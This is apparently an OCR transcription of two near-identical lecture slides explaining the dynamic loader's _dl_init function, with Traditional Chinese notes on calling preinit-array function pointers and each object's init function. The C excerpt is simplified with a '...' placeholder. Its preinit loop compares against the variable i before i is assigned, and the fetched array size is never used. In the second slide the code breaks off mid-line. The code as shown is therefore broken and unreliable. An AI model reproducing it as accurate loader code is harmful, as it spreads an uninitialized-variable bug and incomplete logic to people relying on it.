


```
$ 

void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)
{
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];
    unsigned int i;

    if (... /* preinit array */ )
    {
        ElfW(Addr) * addrs;
        unsigned int cnt;
        addrs = (ElfW(Addr) *)(preinit_array->d_un.d_ptr + main_map->l_addr);
        for (cnt = 0; cnt < i; ++cnt)
            ((init_t)addrs[cnt])(argc, argv, env);
    }

    i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
        call_init(main_map->l_initfini[i], argc, argv, env);
    _dl_starting_up = 0;
}
```

$ DL Start

_dl_init

- 呼叫 preinit array 所儲存的 function pointer
- 呼叫每個 object 的 init function




```
$ ▌

void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)
{
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];
    unsigned int i;

    if (... /* preinit array */ )
    {
        ElfW(Addr) * addrs;
        unsigned int cnt;
        addrs = (ElfW(Addr) *)(preinit_array->d_un.d_ptr + main_map->l_addr);
        for (cnt = 0; cnt < i; ++cnt)
            ((init_t)addrs[cnt])(argc, argv, env);
    }

    i = main_map->l_searchlist.r_nlist;
    while (i--
        call_i
    _dl_starti
}
```

如果 preinit array 不為 NULL，代表需要呼叫 preinit function

$ DL Start

_dl_init

- 呼叫 preinit array 所儲存的 function pointer
- 呼叫每個 object 的 init function



